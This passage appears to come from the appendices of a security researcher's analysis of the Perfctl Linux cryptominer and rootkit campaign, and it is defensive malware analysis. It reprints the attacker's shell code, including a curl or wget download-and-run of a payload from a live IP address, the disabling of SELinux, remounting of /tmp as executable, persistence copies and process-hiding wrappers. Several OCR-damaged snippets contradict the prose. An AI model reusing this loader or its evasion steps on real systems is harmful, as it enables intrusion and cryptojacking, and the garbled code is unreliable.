Figure 25: A snippet from the rconf script, illustrating implementation of a HHTP get request command


As you can see in Figure 26 below, the script continues with a simple if condition, that will ensure that the targeted attacked server OS architecture is x86_64. This shows that the threat actor is targeting specific architecture and won't run on arm for instance.



```bash
if uname -m | grep -q "x86_64"; then
    exit
fi
```

Figure 26: A snippet from the rconf script, illustrating inspection of the targeted host architecture


Next, the threat actor verifies that the `/tmp` directory exists and has read, write, and execute permissions. This directory will be used later to store logs, which the malware will update and from which the malware will read instructions or system status.



```bash
if [ ! -d /tmp ]; then
    mkdir /tmp
    chmod 777 /tmp
fi
```

Figure 27: A snippet from the 'rconf' script, illustrating inspection the '/tmp' path

As illustrated in Figure 28 below, the threat actor also verifies that the `/tmp` directory is mounted with executable permissions. If the noexec option is found in the mount options (no execution permissions), it remounts `/tmp` with the exec option, allowing execution of binaries from the `/tmp` directory. This might be necessary for scripts or applications that require executing temporary files stored in `/tmp`.



```bash
if mount | grep '/tmp ' | grep -q noexec; then
    mount -o remount,exec /tmp
fi
```

Figure 28: A snippet from the 'rconf' script, illustrating further inspection of the '/tmp' directory

In addition, the threat actor is creating two directories under `/tmp` path, which will be used later as auxiliary when running the main payload.

```
mkdir /tmp/.perf.c 2>/dev/null
mkdir /tmp/.xdiag 2>/dev/null
```

Figure 29: A snippet from the ‘rconf’ script, illustrating creation of directories under the ‘/tmp’ path

Next the threat actor is setting the environment variable `A2ZNODE` to `localhost`, if it is not already defined.

```
if [ -z $AAZHDE ]; then
    export AAZHDE=localhost
else
    export AAZHDE=$AAZHDE
fi
```


Figure 30: A snippet from the ‘rconf’ script, illustrating inspection of the environment variables

In addition, the threat actor is also setting the environment variable VEI to `rmq` which can stand for vulnerability exploited index to RocketMQ or something similar. Next, this script processes the `/tmp/.xdiag/vei` file by appending the value of the VEI variable (`rmq`) to it. If the file `/tmp/.xdiag/vei` does not exist or is empty, it checks if a secondary file `/tmp/.xdiag/vei.1` exists. If it does, the script processes the contents of `/tmp/.xdiag/vei`, sorts and removes duplicates, and appends the value of VEI. If `/tmp/.xdiag/vei.1` does not exist, it directly writes the value of VEI to `/tmp/.xdiag/vei`. Finally, it unsets the VEI variable

```
export VEI=rmq

if [ -z $VEI ]; then
    if [ -s /tmp/.xdiag/vei ]; then
        tr -d '\n' < /tmp/.xdiag/vei | tr ',' '\n' | sed '/^$/d' > /tmp/.xdiag/vei.1
        echo "" >> /tmp/.xdiag/vei.1
        echo "$VEI" >> /tmp/.xdiag/vei.1
        sort -u /tmp/.xdiag/vei.1 | sed '/^$/d' | tr '\n' ',' | sed 's/,$//' > /tmp/.xdiag/vei
        rm -f /tmp/.xdiag/vei.1
    else
        echo -n "$VEI" > /tmp/.xdiag/vei
    fi
fi

unset VEI
```

Figure 31: A snippet from the ‘rconf’ script, illustrating preparation of the ‘/tmp’ directory for the malware operation and logging

Finally, this script manages the installation of the main payload by ensuring no other instances are running, downloading the necessary file, and starting a web server. It uses either curl, wget, or the custom download function (mentioned above), verifies the downloaded file, and runs it if valid. The script also includes safeguards to prevent multiple installations from occurring simultaneously. This is important because the initial curl of this script `rconf` runs iteratively various times throughout the attack.



```
if [ -f /tmp/.xdiag/p ] && [ -e /proc/$(cat /tmp/.xdiag/p) ]; then
    echo "aa present and running"
    exit
elif cat /proc/net/tcp | grep -e 44870 -e 63582; then
    echo "aa present and running"
    exit
else
    if [ -f /tmp/.install.pid33 ]; then
        echo "install in progress"
        exit
    fi
fi

touch /tmp/.install.pid33
nohup bash -c "sleep 300; rm -rf /tmp/.install.pid*" &

rm -rf /tmp/.perf.c/* &>/dev/null
rm -rf /tmp/httpd

if [ -x "$(command -v curl)" ]; then
    curl -A "curl/7.74.9" -s -o /tmp/httpd http://46.101.139.173/main/dist/avatar.php
elif [ -x "$(command -v wget)" ]; then
    wget -U "curl/7.74.9" -q -O /tmp/httpd http://46.101.139.173/main/dist/avatar.php
else
    __curl http://46.101.139.173/main/dist/avatar.php > /tmp/httpd
fi

if [ -f /tmp/httpd ] && [ $(ls -l /tmp/httpd | awk '{print $5}') -eq 9301499 ]; x§then
    pkill -9 perfctl
    killall -9 perfctl
    echo "aa downloaded"
    chmod +x /tmp/httpd
    PATH=/tmp:$PATH
    KRI=kr httpd >/dev/null 2>&1 &
    sleep 5
fi

    rm /tmp/.install.pid33
fi
```

Figure 32: A snippet from the ‘rconf’ script, illustrating download and installation of the malware under the name ‘httpd’

Now the main payload `avatar.php` was downloaded, renamed to `httpd` and executed, we can focus on this binary.

Appendix 3: The main payload (‘httpd’ and ‘sh’) analysis

Analysis of httpd

The binary `httpd` is a packed ELF (`MD5: 656e22c65bf7c04d87b5afbe52b8d800`) bears many detections in VirusTotal, including general Linux Trojan, Coinminer, Exploitation tool for CVE-2021-4034, malware dropper etc.

Our analysis shows that in a way all these detections are correct, as in a nutshell this is a multipurpose malware-dropper that contains all the above. Its operation is very interesting as it incorporates dozens of techniques to remain hidden and persistent. Based on our analysis below we speculate the campaign with this malware started about a year ago, and it remained quite anonymous and undetected.

As per the main payload, it is named in the download server as avatar.php, after it is downloaded, it’s renamed to `httpd`. The machine is fingerprinted by various commands such as `uname –a`, then it starts unpacking itself.

Next, the `httpd` executable is copied from the running process into to `/tmp` directory, as illustrated in Figure 33 below. What’s interesting is that it finds the name of the process name that ran it, and saves itself under the `/tmp` directory with the same name. It also saves the pid under the `/tmp/.apid`. Lastly, `httpd` deletes itself.

```
/bin/sh -c cp /proc/162/exe /tmp/.perf.c/sh && chmod +x /tmp/.perf.c/sh
```

Figure 33: httpd copies itself from memory

This technique is called “process masquerading” or “process replacement”. It is often done for the following reasons:

1. **Defense Evasion**: By deleting the original binary and copying itself to another location, the malware avoids detection from static file-based security measures that might be monitoring the original location. The `/tmp` directory is a common target because it is typically writable and frequently used for temporary files, making it less suspicious.
2. **Obfuscation**: Deleting the original binary and killing itself can make it harder for security analysts to trace back the activity to the original payload, thereby complicating forensic analysis.

Analysis of sh

The binary `sh` (MD5: 656e22c65bf7c04d87b5afbe52b8d800) is an exact copy of `httpd`. After `sh` is executed, it sleeps for 10 minutes. Next it collects information about the OS.

Next, `sh` drops nine binaries. Four are exact duplication of `sh`/`httpd`. A cryptominer and a rootkit (discussed below in ‘The Rootkit’ section). There are 3 lean binaries `ldd`, `top` and `wizlmsh`. The first 2 are user land rootkits, in some executions we also saw `lsof` and `crontab`. `Wizlmsh` is used to ensure the malware is running.

The malware opens a Unix socket to communicate with all the process it will run in the future. Via `/tmp/.xdiag/int/.per.s`, it writes logs, which will later be used by other dropped components as part of the attack.

The malware is also running various operations such as shutting down security controls, as seen in the example below:

```
/bin/sh -c echo 0 > /sys/fs/selinux/enforce
```

Figure 34: Shutting down security controls

The binary `sh` is also copying itself from memory to various location, as illustrated below it saves itself as `libpprocps.so` and also as `/root/.config/cron/perfcc`, `/usr/bin/perfcc`, and `/usr/lib/libfsnkdev.so`.

```
/bin/sh -c cp /proc/186/exe /lib/libpprocps.so && chmod +x /lib/libpprocps.so
```

Figure 35: sh copying itself from memory

This is a tactic used for persistence, stealth, and possibly for privilege escalation. Below we discuss the various path chosen:


1. **The path `/root/.config/cron/perfcc`**: This path is quite deceptive because it mimics a configuration directory under the root user, which might be overlooked by security scans assuming it's a legitimate config file. The inclusion of `cron` in the path suggests an attempt to associate the malware with cron jobs.
2. **The path `/usr/bin/perfcc`**: The path `/usr/bin` is a standard directory for executable programs accessible to all users. Placing malware here could allow it to be executed like a normal system command, making detection harder. Naming the malware `perfcc` might be an attempt to masquerade as a legitimate system utility or command, reducing suspicion.
3. **The binaries `/usr/lib/libpprocps.so` and `/usr/lib/libfsnldev.so`**: These paths suggest the malware is impersonating shared libraries. `/usr/lib` is commonly used for storing shared libraries required by installed applications. The path `libpprocps.so` might be intended to appear related to the legitimate `procps`, a library and set of commands that includes utilities like `ps`, `top`, etc., which are used to display information about currently running processes.

The choice of these paths generally reflects a strategy to blend in with normal system operations, either by appearing as a utility or library that might regularly be executed or loaded by other processes.

Appendix 4: The main rootkit (libgcwrap.so)

The rootkit has several purposes. One of the main purposes is to hook various functions and modify their functionality. The rootkit itself is an `ELF 64-bit LSB` shared object (`.so`) file named `libgcwrap.so`. The rootkit is using `LD_PRELOAD` to load itself before other libraries.

As illustrated in Figure 36 below, the rootkit strings are encrypted with `XOR` and this function is iterating through an array, while performing `XOR` decryption on each element in the array.


```
; Attributes: bp-based frame

; size_t xor_decrypt_strings_in_array()
xor_decrypt_strings_in_array proc near

var_4= dword ptr -4

; __unwind {
push    rbp
mov     rbp, rsp
sub     rsp, 10h
mov     [rbp+var_4], 0
jmp     short loc_278F
```


```
loc_278F:
cmp     [rbp+var_4], 76h ; 'v'
jle     short loc_2757
```

```
loc_2757:
mov     eax, [rbp+var_4]
movsxd  rdx, eax
mov     rax, rdx
shl     rax, 2
add     rax, rdx
lea     rcx, ds:0[rax*4]
add     rax, rcx
shl     rax, 2
add     rax, rdx
mov     rdx, cs:tVpVskzzChOsJMKuA_ptr
add     rax, rdx
mov     rdi, rax
call    xor_decrypt
add     [rbp+var_4], 1
```

```
nop
leave
retn
; } // starts at 2746
xor_decrypt_strings_in_array endp
```

Figure 36: XOR decrypt array

You can see in Figure 37 below the `xor_decrypt` function responsible to decrypt a string by iterating over each byte of the input string, doing XOR with the key 0xAC.



```
; size_t __fastcall xor_decrypt(const char *)
xor_decrypt proc near

s= qword ptr -18h
var_10= qword ptr -10h
var_8= qword ptr -8

; __unwind {
push    rbp
mov     rbp, rsp
sub     rsp, 20h
mov     [rbp+s], rdi
mov     rax, [rbp+s]
mov     rdi, rax        ; s
call    _strlen
mov     [rbp+var_10], rax
mov     [rbp+var_8], 0
jmp     short loc_2739
```

```
loc_2739:
mov     rax, [rbp+var_8]
cmp     rax, [rbp+var_10]
jb      short loc_2716
```

```
loc_2716:
mov     rdx, [rbp+s]
mov     rax, [rbp+var_8]
add     rax, rdx
mov     rcx, [rbp+s]
mov     rdx, [rbp+var_8]
add     rdx, rcx
movzx   edx, byte ptr [rdx]
xor     edx, 0FFFFFFACh
mov     [rax], dl
add     [rbp+var_8], 1
```

```
nop
leave
retn
; } // starts at 26F0
xor_decrypt endp
```

Figure 37: XOR decrypt

It does various interesting manipulations, including hooking to Libpam symbols. Specifically, to the function `pam_authenticate`, which is used by PAM to authenticate users. Hooking or overwriting this function could allow unauthorized actions during the authentication process, such as bypassing password checks, logging credentials, or modifying the behavior of authentication mechanisms.

In addition, the rootkit is also designed to hook Libpcap symbols, specifically to the function `pcap_loop`, which is widely used for capturing network traffic.


Below we discuss what the attacker is trying to do with these hookings:

1. **Network Traffic Manipulation**: By hooking pcap_loop, an attacker could alter the behavior of applications that rely on libpcap for capturing network traffic. This could include security monitoring tools, network analyzers, and other systems that perform packet analysis. Manipulating this function could lead to missed detections, altered traffic logs, or leakage of sensitive data.
2. **Data Eavesdropping**: The hooked function might be modified to stealthily copy certain data passing through the network to a location controlled by an attacker, effectively creating a data exfiltration pathway.
3. **Persistence and Evasion**: Placing malicious code in `/tmp` and hooking critical functions like `pcap_loop` can be part of a strategy to maintain persistence on a host with minimal detection. This setup allows an attacker to continue malicious activities even after primary payloads are detected and removed.

Appendix 5: User Land Rootkits ‘top’, ‘ldd’, ‘crontab’ and ‘lsof’

The malware Perfctl is dropping in the path `/home/???/.local/bin/` 4 binaries. In our case top, ldd, lsof and crontab.

Below is the snippet executing top:



```
if env | grep -q ABWTRX; then echo ABWTRX00; exit 0; fi
r='top'
m='perfctl'
p=$(echo "$PATH" | sed 's;/.local/bin;/usr/bin;g' 2>/dev/null)
if [ $2 -ne 0 ]; then
    p="${a/.local/bin/usr/bin}"
fi
export PATH=$p
if env | grep -q AAZHDE; then
    $r $@
else
    trap 'rm -rf /tmp/smpr &>/dev/null' EXIT
    trap 'rm -rf /tmp/smpr &>/dev/null' SIGINT
    touch /tmp/smpr &>/dev/null
    export AAZHDE=1
    pkill -9 $m &>/dev/null
    killall -9 $m &>/dev/null
    ps -ax | grep $m | grep -v grep | awk '{print $1}' | xargs kill -9 &>/dev/null
    ps -ax | grep $m | grep -vq grep || rm -rf /tmp/.apid &>/dev/null
    unset AAZHDE
    $r $@
fi
```

Figure 38: top execution

As seen in Figure 38 above, in the first row the script checks if the environment variable `ABWTRX` is set, if it exists this shell script won't run. This is probably to check if the binary originally exists on the server or not.

Next the variables r and m are defined as top and perfctl accordingly. We assume that `perfctl` in this case is the object to hide which is the cryptominer.

Next the script iterates over the /.local/bin binaries to save them in the environment variable PATH. Now the script checks if the environment variable `AAZHDE` is set. Just a reminder. The initial script, when the server is first compromised, sets the environment variable `AAZHDE`. This is an inspection to verify that the "normal" course of the execution of this malware remains. Probably to evade sandbox execution.


If `AAZHDE` is set, the binary top is executed passing all the arguments that were passed during the script execution.

If `AAZHDE` isn't set, the script executes various commands. Including, 2 trap commands. These trap commands execute deletion of the directory `/tmp/smpr` when the script exists or if it is interrupted by a user. It then recreates `/tmp/smpr` than it sets the environment variable `AAZHDE` as `1`.

Next, the cryptominer is stopped, and the file `/tmp/.apid` is deleted. Finally, `AAZHDE` is unset and top is executed.

Lastly, the environment variable `AAZHDE` is unset and the binary top is executed.

Below is the snippet executing ldd:



```
if env | grep -q ABWTRX; then echo ABWTRX00; exit 0; fi

r='ldd'

(echo "$PATH" | sed 's;/.local/bin;/usr/bin;g' 2>/dev/null)
if [ $2 -ne 0 ]; then
    p="${a/.local/bin/usr/bin}"
fi
export PATH=$p
if env | grep -q AAZHDE; then
    $r $@
else
    $r $@ | grep -v gcwrap
fi
```

Figure 39: ldd execution

